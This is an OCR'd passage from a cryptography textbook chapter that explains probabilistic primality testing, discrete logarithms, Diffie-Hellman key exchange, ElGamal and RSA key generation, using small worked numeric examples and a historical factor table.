


Figure 7.5 Prime numbers are generated by testing random numbers for primality

The blue decision box in the middle denoting the primality test acts like a sort of filter, i.e., it distinguishes between composite and prime numbers. Each generated random number is put through this box. If it is found to be composite, another number is generated. If it is found to be prime it is used for generating the asymmetric key.

The question naturally arises: "how do you know if a given number is prime or composite"? One way would be to just factorize a number and see if it has any factors other than 1 and itself. Turns out, factorizing large numbers is *hard*. It is not *impossible*. You could simply go through every number between 2 and $\sqrt{N}$ and see if any of them divides N to answer both questions: (1) is N prime? (2) if not, what are its factors?

However, we are talking about really large numbers here (say, 1024 bits). Factorizing them is so hard, in fact, that (as we shall see soon) a huge chunk of our digital security relies on that problem being tough to solve. How do we then test these numbers for primality before we use them for asymmetric keys?

This is where *probabilistic* primality testing comes in. Prime numbers have certain interesting properties in relation to other numbers. For example, if p is a prime then for *all* values of a that are smaller than p the equivalences shown in equation ?? must hold. Now, do we need to check each and every value of a? We can start by randomly selecting values of a to check if they satisfy the primality conditions (e.g., Fermat's Little Theorem) with respect to p. As we keep testing more values for a our confidence increases that p is *probably* a prime. Of course, unless we check each and every value (up to $\sqrt{p}$) there will always be a non-zero probability that we missed an a that would fail the check for p being prime, but we can check enough values very quickly to make the probability of a false positive very small.

Fermat's Little Theorem

If p is a prime number, then for any integer a, the number $a^p - a$ is an integer multiple of p.

$$\begin{aligned} a^p &= a \quad (\text{mod } p) \\ a^p - a &= 0 \quad (\text{mod } p) \\ (a)(a^{p-1} - 1) &= 0 \quad (\text{mod } p) \end{aligned} \tag{7.3}$$

Since p is prime, if it divides a product ab it must divide at least one of the factors, i.e., either a or b. In this case, a is smaller than prime p, it cannot divide p (the only integer smaller than prime p that divides it is 1). Therefore, the second factor must be the integer multiple of p.

$$\begin{aligned} a^{p-1} - 1 &= 0 \quad (\text{mod } p) \\ a^{p-1} &= 1 \quad (\text{mod } p) \end{aligned} \tag{7.4}$$

Testing random candidates for a to see if they satisfy equation 7.4 in order to gain confidence in p being prime is called the Fermat Primality Test. If any value of a does not satisfy the equation it immediately confirms that p is **not** a prime number (i.e., it is a composite). On the other hand, if all the values we keep checking for a keep satisfying the equation our confidence in p's primality keeps increasing.

All prime numbers satisfy Fermat's Little Theorem. Unfortunately though, some composite numbers (known as Carmichael numbers) also pass the Fermat Primality Test. For example, 1105 is a composite number but many values of a smaller than 1105 satisfy equation $a^{p-1} = 1 \pmod{p}$. More sophisticated primality tests (such as the Miller-Rabin test) exist which are efficient (i.e., build more confidence in primality of p with fewer iterations) and less error-prone, but the basic principle of all probabilistic primality tests is quite similar as shown in figure 7.6. All primality tests take input p and a parameter that tweaks the number of iterations (and by extension the confidence in the result) for the primality test. For each iteration, an RNG is used to generate values for a that are then checked for satisfying the primality conditions with respect to p. If the check fails, p is immediately flagged as composite. If it succeeds, another a is generated until the desired number of iterations is reached, at which point p is considered likely to be a prime.

There are two RNGs in figure 7.6. One is used to generate candidates for p (the RNG box feeding *into* the primality test) and one is used to generate different values for a (the RNG box *inside* the primality test) to check some condition (e.g., Fermat's Little Theorem) with respect to p.




Figure 7.6 Basic flow for probabilistic primality tests

This concludes our brief tour of prime number generation. Curious readers might want to read more by following up on other probabilistic primality (e.g., Miller-Rabin, Baillie-PSW etc.) tests, but it should now be clear that RNGs are used to generate *candidate* numbers which are tested for primality. This understanding will be sufficient to help us build our first exploit in the upcoming sections.

7.2.3 Trapdoor functions

Another mathematical concept that plays a crucial role in asymmetric cryptography is the idea of trapdoor functions. We are all familiar with dungeon trapdoors (such as the one guarded by Fluffy in Harry Potter and the Philosopher's Stone): they allow anyone to fall through easily but coming back up is hard without a key (or some help from powerful wizards).

Figure 7.7 Going through the trapdoor in reverse is hard without a key

More formally expressed, it's easy to apply trapdoor function f to compute $y = f(x)$; but it's hard to calculate $x = f^{-1}(y)$ without some special information t to help in "going back", as shown in figure 7.8.

We don't need to look at actual trapdoor functions right away. Now that have covered prime numbers, their generation and mathematical trapdoor functions let's look at the two most important types of public-key cryptography and how they build on top of these mathematical ideas.

7.3 Types of public-key cryptography systems

Figure 7.9 shows different types of public-key cryptography systems and the kind of mathematical problems they are based on. Most public-key cryptographic systems in practice




Figure 7.8 Mapping f's range values to domain is hard without some special information t

today is based on the integer factorization problem (i.e., how to find prime factors of very large numbers, will be discussed in further detail when we look at the RSA algorithm) or the discrete logarithm problem (discussed in the next section). Both of these problems are hard to solve (without the trapdoor key) on classical computers that we use every day. In 1994, Peter Shor published an algorithm that could solve both of these problems very efficiently on quantum computers. Quantum computing and its impact on cryptography is a hot topic and while classical public-key cryptography systems remain susceptible to being broken by breakthroughs in that area (coupled with Shor's algorithm), as of this writing they do not pose a practical threat especially for higher key strengths. To put it into perspective, the number of physical qubits [1] needed to break 4096-bit RSA could potentially be in the millions while the most powerful quantum computers on the planet have not yet passed the 1000-qubit mark. They also have the added disadvantage of being completely out of the scope of my mathematical comprehension, and are therefore excluded from this book. There is plenty of excellent literature and important, exciting work happening in the field and the readers are welcome to follow the latest developments at: https://csrc.nist.gov/Projects/post-quantum-cryptography/news




Figure 7.9 Categories of public-key cryptography

[1] https://en.wikipedia.org/wiki/Physical_and_logical_qubits

7.3.1 *Discrete logarithms*

We have used modular arithmetic in earlier chapters, e.g., for linear congruential generators in chapter 2. If we use a multiplicative group modulo p where p is a prime number we end up with some interesting properties. Table 7.1 shows exponentiation for every member of the multiplicative group modulo 13. The table shows results for $y = x^n \bmod p$ where rows provide values for x and columns provide values for n respectively.

Exponent (n) Base	0	1	2	3	4	5	6	7	8	9	10	11	12
$1^n \bmod 13$	1	1	1	1	1	1	1	1	1	1	1	1	1
$2^n \bmod 13$	1	2	4	8	3	6	12	11	9	5	10	7	1
$3^n \bmod 13$	1	3	9	1	3	9	1	3	9	1	3	9	1
$4^n \bmod 13$	1	4	3	12	9	10	1	4	3	12	9	10	1
$5^n \bmod 13$	1	5	12	8	1	5	12	8	1	5	12	8	1
$6^n \bmod 13$	1	6	10	8	9	2	12	7	3	5	4	11	1
$7^n \bmod 13$	1	7	10	5	9	11	12	6	3	8	4	2	1
$8^n \bmod 13$	1	8	12	5	1	8	12	5	1	8	12	5	1
$9^n \bmod 13$	1	9	3	1	9	3	1	9	3	1	9	3	1
$10^n \bmod 13$	1	10	9	12	3	4	1	10	9	12	3	4	1
$11^n \bmod 13$	1	11	4	5	3	7	12	2	9	8	6	10	1
$12^n \bmod 13$	1	12	1	12	1	12	1	12	1	12	1	12	1

Table 7.1 Exponentiation table for multiplicative group modulo 13

There are four rows in table 7.1 that are highlighted as green. If you look closely you'll notice that these rows are special because every element of the multiplicative group modulo 13 (denoted as Z^*_{13}) appears in these rows only once (i.e., no element is duplicated). The base values for these rows are known as "generators" of Z^*_{13}. A generator for the multiplicative group mod p is defined as an element g from the set $\{1, 2, \ldots, p-1\}$ such that every number in the set can be written as a power of g mod p. Z^*_{13} has generators (as known as primitive roots) 2, 6, 7 and 11. There's even a nifty demonstration of Fermat's Little Theorem as the last column (for 12) shows $a^{p-1} = 1 \pmod{p}$ in action for $p = 13$.

Let's say we have $y = g^n \bmod p$. Calculating y when g and n are known involves *exponentiation* and is pretty straightforward. On the other hand, given y and g, finding out which n was used for exponentiation is pretty hard and is known as the *discrete logarithm problem* (DLP).

The Discrete Logarithm Problem

Given a prime number p, a generator g of Z^*_p and an element y in that group, the discrete logarithm problem is to find the integer n such that $y = g^n \bmod p$.

DIFFIE-HELLMAN KEY EXCHANGE

Armed with the discrete logarithm problem we are now ready to understand the Diffie-Hellman Key Exchange (DHKE) that not only revolutionized the world of cryptography in 1976, but continues to be used in critical pieces of digital security, e.g., key exchanges in TLS (Transport Layer Security). Figure 7.10 depicts the basic intuition behind DHKE: Alice and Bob share their public keys over the network and then mix each other's public keys with their own private keys (that are kept secret) to generate a shared (i.e., they both arrive at the same value) secret.




Figure 7.10 In DHKE only the public keys of the participants are shared over the wire

As the eavesdropper, Eve only has access to the public keys of both Alice and Bob and private keys of neither and will therefore be unable to generate a copy of the shared secret. Extracting a private key from a public key would require solving the discrete logarithm problem. In DHKE, both participants agree on a prime p and a generator g. They then each randomly pick a secret integer n (different for keypair) from Z_p^* that acts as their private key. The public key for each participant is then the result of calculating g^n mod p. Recovering private key would therefore require solving the DLP to find out n. Let's take a look at an example.

- Alice and Bob agree to use Z_{13}^* and $g = 7$.
- Alice chooses her private key $a = 3$ and sends her public key $A = g^a$ mod p, i.e., $A = 7^3$ mod $13 = 5$ to Bob.
- Bob chooses his private key $b = 9$ and sends his public key $B = g^b$ mod p, i.e., $B = 9^3$ mod $13 = 8$ to Alice.
- Alice calculates shared secret $S = B^a$ mod p, i.e., $S = 8^3$ mod $13 = 5$.

- Bob calculates shared secret $S = A^b \bmod p$, i.e., $S = 5^9 \bmod 13 = 5$.
- Alice and Bob now have the same shared secret $S = 5$.

Equation 7.5 shows how Bob calculates S using his private key b and Alice's public key A. Equation 7.6 shows how Alice calculates S using her private key a and Bob's public key B. Since $g^{ab} = g^{ba}$, the same S is reached in both cases.

$$\begin{aligned} A^b \bmod p &= (g^a)^b \bmod p \\ S &= g^{ab} \bmod p \end{aligned} \tag{7.5}$$

$$\begin{aligned} B^a \bmod p &= (g^b)^a \bmod p \\ S &= g^{ba} \bmod p \end{aligned} \tag{7.6}$$

Figure 7.11 visualizes the Diffie-Hellman Key Exchange using a sequence diagram. The flow should now make sense in light of the explanation we've covered so far: Both Alice and Bob generate their own keypairs, share their public keys and then perform their private calculations to arrive at a shared secret.

ELGAMAL: ASYMMETRIC ENCRYPTION USING DISCRETE LOGARITHMS

So far we have only seen how DHKE helps Alice and Bob perform *key exchange*. We still haven't tackled the problem of how to *encrypt* text using this key. Taher Elgamal described the ElGamal encryption scheme in 1985, which can be thought of as first performing a DHKE to establish a shared secret S and then encrypting a plaintext message m by multiplying it with S. Let's say Alice has published her public key and Bob is sending a message to her. Equation 7.7 shows how a ciphertext c is calculated using ElGamal encryption. The ciphertext consists of two distinct values: the first value is Bob's public DH parameter B, and the second value is the product of plaintext m with shared secret S.

$$\begin{aligned} c &= (c_1, c_2) \\ &= (B, m \cdot S \bmod p) \\ &= (g^b \bmod p, m \cdot g^{ab} \bmod p) \end{aligned} \tag{7.7}$$

When decrypting, Alice calculates shared secret S using her private key a, and then computes its multiplicative inverse in Z_p^*. The original plaintext is recovered by multiplying c with S^{-1} as shown in equation 7.8.

$$\begin{aligned} m &= c_2 \cdot S^{-1} \bmod p \\ &= m \cdot S \cdot S^{-1} \bmod p \end{aligned} \tag{7.8}$$

The sequence for ElGamal encryption is visualized in figure 7.12. You can compare it to figure 7.11 to build a better understanding of how ElGamal adds encryption to DHKE.



Alice
Bob
Choose g and p
Choose a
Calculate $A = g^a \bmod p$
Keypair Generation
DH public parameter for Alice $A = g^a \bmod p$
(A, g, p)
Share public key
Choose b
Choose $B = g^B \bmod p$
Keypair Generation
DH public parameter for Bob $B = g^b \bmod p$
(B)
Share public key
Calculate $S = B^a \bmod p$
Calculate DH shared secret
Calculate $S = A^b \bmod p$


Figure 7.11 A sequence diagram depicting DHKE between Alice and Bob

Just like we applied the discrete logarithm problem to Z_p^* it can also be applied to elliptic curves (which we used in chapter 3 for DUAL_EC_DRBG) where instead of exponentiation a generator point is added (a special operation in elliptic curves) to itself n number of times. This is known as ECDH (Elliptic-Curve based Diffie-Hellman) and is the primary way of exchanging keys in TLS 1.3. (In addition to an "ephemeral" variant which enables an important property known as perfect forward secrecy or PFS – but that is out of scope for the current discussion.)

This concludes our discussion of public-key cryptography based on the discrete logarithm. In keeping with the main theme of this book, after covering the theory we are going to demonstrate with exploits how vulnerabilities arise when converting it to practice; but both of the exploits we will cover are related systems based on a different mathematical trapdoor: the integer factorization problem.

7.3.2 Integer factorization and the RSA cryptosystem

You might have noticed that we used small numbers in the previous section for which the DLP could easily have been solved by trial and error using pen and paper. The hardness of



Alice
Bob
Choose g and p
Choose a
Calculate $A = g^a \bmod p$
Keypair Generation
DH public parameter for Alice $A = g^a \bmod p$
(A, g, p)
Share public key
Choose b
Calculate c_1 $B = g^b \bmod p$
Encryption
Calculate $S = A^b \bmod p$ $= g^{ab} \bmod p$
Product of DH shared secret with plaintext
Calculate $c_2 = m \cdot S \bmod p$
DH public parameter for Bob $B = g^b \bmod p$
(c_1, c_2)
Share ciphertext
Calculate $S = c_1^a \bmod p$ $= g^{ab} \bmod p$
Decryption
Calculate $m = c_2 \cdot S^{-1} \bmod p$ $= m \cdot S \cdot S^{-1} \bmod p$


Figure 7.12 A sequence diagram depicting Bob sending a message using ElGamal encryption to Alice

DLP comes into action for really large numbers. For comparison, we used Z^*_{13} which can easily be stored in a single byte, but in practice the bignums used for DHKE that are hundreds or thousands of bits long. While increasing the size of numbers being used makes the trapdoor function harder for computers to break (e.g., via brute-force), the fundamental mathematical principles apply just the same. This is one of the beautiful things about diving into the world of asymmetric cryptography: you can learn, reason with and even perform these operations on a piece of paper to build a solid intuition of how they work.

In practice, when the larger integers are used things the trapdoor becomes harder for computers to solve, and key generation as well as encryption/decryption becomes slower, but the basic operation of algorithm stays the same. This will become especially handy as we explore the RSA cryptosystem in this section.

When decomposing 764512 into its prime factors in equation 7.2 we could've just started dividing it by 2 and then find other factors from there. However, let's say we calculate an n as a product of two large (say, 512-bit) primes p and q. In this case you would need to try a *lot* of values before you hit p. This provides the *hardness* for the trapdoor function: if you know p and q calculating n is easy, but otherwise factoring n to find p and q is computationally very expensive.

Mathematicians have been fascinated with the problem of factorizing integers for at least a few centuries. Italian mathematician Pietro Antonio Cataldo published a table for prime factors of integers up to 750 in the early 17th century. An excerpt from his book is shown in figure 7.13. In 1811, Chernac published a table up to 1,020,000. D. N. Lehmer published the last factor table up to 10,017,000 in 1909. The advent of computers made factor tables obsolete; for smaller numbers computers could calculate them immediately and for larger numbers (e.g., for use in cryptography) it would take an inordinate amount of time to calculate them or maintain a table.



```
38
625.5.25.125
626.2.313
627.3.11.19.33.57.209
628.2.4.157.314
629.17.37
630. 2. 3. 5. 6. 7. 9.10
   315.210.126.105.90.70.63
    14. 15. 18. 25
    45.42. 35. 30
631
632.2.4.8.79.158.316
633.3.211
634.2.317
635.5.127
636. 2. 3. 4. 6. 12
   318.212.159.106. 53
637.7.13.49.91
638.2.11.22.29.58.319
639.3.9.73.213
640. 2. 4. 5. 8. 10.16.40
   320.160.128.80. 64.40.32
641
642.2.3.6.107.214.321
643
644. 2. 4. 7. 14. 23
   322.161.92. 46. 28
645.3.5.15.43.129.215
646.2.17.19.34.38.323
647
648. 2. 3. 4. 6. 8
   324.216.162.108.81
     9. 12. 18. 24
    72. 54. 36. 27
649.11.59
650. 2. 5. 10. 13. 25
   325.130. 65. 50. 26
651.3.7.21.31.93.217
652.2.4.163.326
653
654.2.3.6.109.218.327

655.5.131
656.2.4.8.16.41.42.164.328
657.3.9.73.219
658.2.7.14.47.94.329
659
660. 2. 3. 4. 5. 6
   330.220.165.132.110
    10.11.12. 15.20.22
    66.60.55. 44.33.30
661
662.2.331
663.3.13.17.39.51.221
664.2.4.8.83.166.332
665.5.7.19.35.95.133
666. 2. 3. 6. 9. 18
   333.222.111.74. 37
667.23.29
668.2.4.167.334
669.3.223
670.2.5.10.67.134.335
671.11.61
672. 2. 3. 4. 6. 7. 8
   336.224.168.112.96.84
    12. 14. 16. 21. 24
    56. 48. 42. 32. 28
673              674.2.337
675.3.5.15.25.27.45.135.225
676.2.4.13.26.52.169.338
677
678.2.3.6.113.226.339
679.7.97
680. 2. 4. 5. 8. 10. 17.20
   340.170.136.85. 68. 40.34
681.3.227
682.2.11.22.31.62.341
683
684. 2. 3. 4. 6
   342.228.171.114
     9. 12. 18. 19
    76. 57. 38. 36
                       685.

685.5.137
686.2.7.14.49.98.343
687.3.229
688.2.4.8.16.43.86.172.344
689.13.53
690. 2. 3. 5. 6.10.15.23
   345.230.138.115.69.46.30
691
692.2.4.173.346
693. 3. 7. 9. 11. 21
   231.99.77. 63. 33
694.2.347
695.5.139
696. 2. 3. 4. 6. 8.12.24
   348.232.174.116.87.58.29
697.17.41          698.2.349
699.3.233
700. 2. 4. 5. 7. 10
   350.175.140.100. 70
    14. 20. 25
    50. 35. 28
701
702. 2. 3. 6. 9. 13. 26
   351.234.117.78. 54. 27
703.19.37
704. 2. 4. 8. 11. 16. 22
   352.176.88. 64. 44. 32
705.3.5.15.47.141.235
706.2.353
707.7.101
708. 2. 3. 4. 6. 12
   354.236.177.118. 59
709
710. 2. 5. 10
   355.142. 71
711.3.9.79.237
712.2.4.8.89.178.356
713.23.31
714. 2. 3. 6. 7. 17. 21
   357.238.119.102. 42. 34

39
715.5.11.13.55.65.143
716.2.4.179.358
717.3.239
718.2.359
719
720.2. 3. 4. 5. 6. 8
   360.240.180.144.120.90
        9. 10. 12.15.16.18.20.24
       80. 72. 60.48.45.40.36.30
721.7.103
722.2.19.38.361
723.3.241
724.2.4.181.362
725.5.25.29.145
726. 2. 3. 6. 11. 22
   363.242.121. 66. 33
727
728. 2. 4. 7. 8. 13. 14.26
   364.182.104.91. 56. 52.28
729.3.9.27.81.243
730.2.5.10.73.146.365
731.17.43
732. 2. 3. 4. 6. 12
   366.244.183.122. 61
733
734.2.367
735. 3. 5. 7. 15. 21
   245.147.105. 49. 35
736. 2. 4. 8. 16. 23
   368.184.92. 46. 32
737.11.67
738. 2. 3. 6. 9. 18
   369.246.123.82. 41
739
740. 2. 5. 10. 20
   370.148. 74. 37
741. 3. 13. 19
   247. 57. 39
742.7.14.53.106
743
                       744.
```

Figure 7.13 The penultimate page of Pietro Antonio Cataldo's 1603 book "Trattato de' numeri perfetti", showing prime factors for numbers from 625 to 743 (a prime number).

In addition to tables, other methods have been devised to factor large integers more efficiently at least than the naive trial division method. For classical algorithms (e.g., Fermat's differences of squares or Pollard's methods) the runtime is still infeasible for large integers (e.g., 2048-bit primes). For quantum computers, Shor's algorithm can theoretically find the factors very efficiently but implementation challenges remain in using it to factorize large integers. The current record for the largest integer reliably factored by Shor's algorithm is 21 (5-bits), while the largest integer factored by quantum-classical hybrid computers is 48567227 (26-bit); neither of which are anywhere near the size of integers (e.g., 2048-bit primes for 4096-bit RSA) that are recommended for use in public-key cryptography today.

Now that we know factorizing large integers is hard, let's look at how to build a public-key cryptographic system using that as the trapdoor function.

THE RSA (RIVEST–SHAMIR–ADLEMAN) CRYPTOSYSTEM

Few algorithms have been as impactful, beautiful, and thoroughly scrutinized/ attacked as the RSA algorithm. RSA stands for the last names of its inventors Ron Rivest, Adi Shamir, and Leonard Adleman, who published it in 1977. The algorithm was also discovered independently by British mathematician Clifford Cocks while working for GCHQ (who had passed it on to NSA as well) but his discovery was unknown to the public until 1997 due to its top-secret nature.

RSA is a bedrock of digital security. Although RSA was removed from TLS 1.3 as a key-exchange mechanism it is still used widely for digital signatures (which we will cover in the next chapter). Most importantly, RSA really nails the idea that while the mathematical theory (that evolved literally over thousands of years) behind public-key cryptography remains "secure", the devil often lies when translating those ideas to practice and that's how cryptographic implementations end up failing. The exploits we are going to cover will show how the theory remained intact while practical challenges of random number generation ended up compromising the security of the entire system.

At its heart, RSA relies on integer factorization as its trapdoor function. Let's say Bob needs to send Alice a message. Alice generates her RSA keypair by following these steps:

1. Generate two random prime numbers p and q
   - p and q are kept secret.
2. Calculate the **modulus** $n = pq$
   - n will be published publicly.
   - The bit-length of the modulus is considered to be the length of this RSA key.
3. Calculate **Euler's phi function** of this modulus: $\phi(n) = (p - 1)(q - 1)$
   - Euler's phi function of a number (also known as Euler's totient function) n counts the number of positive integers smaller than n that are relatively prime to it, i.e., their GCD with n is 1.

- The value of $\phi(n)$ depends on prime factorization of n. There are many formulas for finding it, but when n is a product of two primes p and q the total integers coprime to n is given by $(p-1)(q-1)$.
- $\phi(n)$ is a secret value (it is derived from p and q which are unknown to an attacker).

4. Choose the **public exponent** e from $\{3, \ldots, \phi(n)\}$ such that $gcd(e, \phi(n)) = 1$
   - e will be published publicly.
5. Calculate **private key** d as the multiplicative inverse of e modulo $\phi(n)$.
   - This can be done quickly using the Extended Euclidean Algorithm (EEA). EEA can be used to efficiently find GCD of two integers as a linear combination of the two integers.
   - In this case, $ed \equiv 1 \bmod \phi(n)$ so their GCD is 1.
   - d will be stored secretly.

At this point, Alice has generated her keypair as shown in equation 7.9.

$$\begin{aligned} \text{PubKey}_{\text{Alice}} &= (n, e) \\ \text{PrivKey}_{\text{Alice}} &= (d) \end{aligned} \tag{7.9}$$

To encrypt a message m, Bob simply performs modular exponentiation on it using the public exponent and modulus of Alice's public key as shown in equation 7.10.

$$\begin{aligned} c &= \text{Encrypt}(m, \text{PubKey}_{\text{Alice}}) \\ c &= m^e \bmod n \end{aligned} \tag{7.10}$$

Decryption is simply the inverse of encryption but requires knowledge of d (the private key), as shown in equation 7.11.

$$\begin{aligned} m &= \text{Decrypt}(c, \text{PrivKey}_{\text{Alice}}) \\ m &= c^d \bmod n \end{aligned} \tag{7.11}$$

Figure 7.14 shows the steps above in a sequence diagram. The proof of why decryption works exceeds the limits of our discussion but relies on Euler's theorem which states: if $gcd(a, n) = 1$, then $a^{\phi(n)} \equiv 1 \bmod n$. Instead of going through the proof (which readers are encouraged to explore), let's pick a couple of shorter prime numbers to highlight how RSA encryption works.

- Alice randomly picks primes p and q to be 193 and 727 respectively.
- Alice calculates $n = (193)(727) = 140311$.
- Alice calculates $\phi(n) = (p-1)(q-1) = (192)(726) = 139392$.

- Alice randomly picks e to be 17653 and calculates $d = e^{-1} \bmod \phi(n) = 77533$ using EEA.
- Alice verifies that $ed \equiv 1 \bmod \phi(n)$ by calculating $(17653)(77533) \equiv 1 \bmod 139392$.
- Alice publishes her public key: $(n, e) = (140311, 17653)$.
- Alice stores her private key: $(d) = (77533)$.
- Bob wants to send plaintext $m = 1337$.
